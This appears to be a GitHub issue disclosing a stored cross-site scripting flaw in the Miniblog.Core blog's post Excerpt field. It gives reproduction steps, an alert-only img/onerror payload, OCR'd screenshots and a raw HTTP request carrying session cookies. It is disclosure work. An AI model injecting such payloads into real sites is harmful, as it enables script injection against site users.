madskristensen / **Miniblog.Core** Public

Code Issues 47 Pull requests 7 Actions Projects Security ···

New issue Jump to bottom

Cross-Site Scripting (XSS) in "/posts" #178


Open **tuando243** opened this issue on Jul 31 · 0 comments

tuando243 commented on Jul 31

A Cross Site Scripting vulnerabilty exists in Miniblog.Core via the Excerpt field in "/posts"

Step to exploit:

1. Login as admin.
2. Navigate to https://miniblogcore.azurewebsites.net/blog/edit.
3. Insert XSS payload `<img src=1 onerror=alert('XSS')>` in the "Excerpt" field and click on Save.
4. Go to Home page.



https://miniblogcore.azurewebsites.net/blog/edit

Miniblog.Core

By Mads Kristensen


Title Test1
The title as it appears on the website

Slug test1
The part of the URL that identifies this blog post

Categories , test1
Select, or build a comma separated list of keywords - to remove double the keyword

Tags , test
Select, or build a comma separated list of keywords - to remove double the keyword

Excerpt
"><img src=1 onerror=alert('XSS')>
A brief description of the content of the post



Miniblog.Core

By Mads Kristensen

Test1

Published Aug 1, 2022 Edit post

">

test1 test

miniblogcore.azurewebsites.net

xss

I like to

Published Jul 28, 2022 Edit post


under the sea

music, #c++ music, give 0 comments

test

Published Jul 27, 2022 Edit post

test



```
POST /blog HTTP/1.1
Host: miniblogcore.azurewebsites.net
Cookie: .AspNetCore.Antiforgery.w5W7x28NAIs=
CfDJ8A_fLEVR8HJNia4ECD_zJTYYGMO0GVMunoKo-q2WGVYEYmktYC_s0t3OPjGgUzRRHxVXmPHLG26NSLUyauT
fekqlEILh1_jVYtsFDMD85U5sDZl_PQjPARVgWH1lWSxBThUImqqCNRh93Cb6M8dfyLk;
.AspNetCore.Cookies=
CfDJ8A_fLEVR8HJNia4ECD_zJTY7oFWakyVjoPQ2RBPVroGhH0_un0tGUgy1oImgsSI7dyaOJPndf_AaTZmJ4Ne
fvcUYJ4HDJAu1x3z9YZcOoPAq9s5bIquEG1MmuRbJ7Pp19OfiskXHmvHcj5bzFrgcfT-EUK6plfmhy84hTvrWAP
LwkwjeOdLu2d361iRmRBAgOehCDQ00J0272wF256dEiTyAnTvZX8bdqmq-q8IfAIyWlUhGBqDyFmC6jeo-YQmda
aXW4DXYQ8Z5AiVHReivLz_PRH2wOVM4GOANJ40D4NJt
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://miniblogcore.azurewebsites.net/blog/edit
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Origin: https://miniblogcore.azurewebsites.net
Content-Length: 455
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: same-origin
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

ID=637949211198447225&Title=Test1&Slug=test1&selectcat=&categories=%2C+test1&selecttag=
&tags=%2C+test&Excerpt=%22%3E%3Cimg+src%3D1+onerror%3Dalert%28%27XSS%27%29%3E&Content=
%3Cp%3Etest%3C%2Fp%3E&IsPublished=true&__RequestVerificationToken=
CfDJ8A_fLEVR8HJNia4ECD_zJTYQXuwXJW-VTwxkMUZLDcvm9kjlQLz8SkQXJlMT53p4PBY3J8m4XGwF-_Z5lXB
drFxmow4hndZPxLxA0fLEjfdJXQy6DekITGgyQiafOnRD0hRFO_ikWEnUTr3vHvM_YToqKSS7wWRFpkzWEF7rjD
7EDoeJrWlwIeXvROQdutLJIw&IsPublished=false
```

```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Date: Mon, 01 Aug 2022 03:26:36 GMT
Server: Microsoft-IIS/10.0
Location: /blog/test1/
Strict-Transport-Security: max-age=2592000
X-Content-Type-Options: nosniff


```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant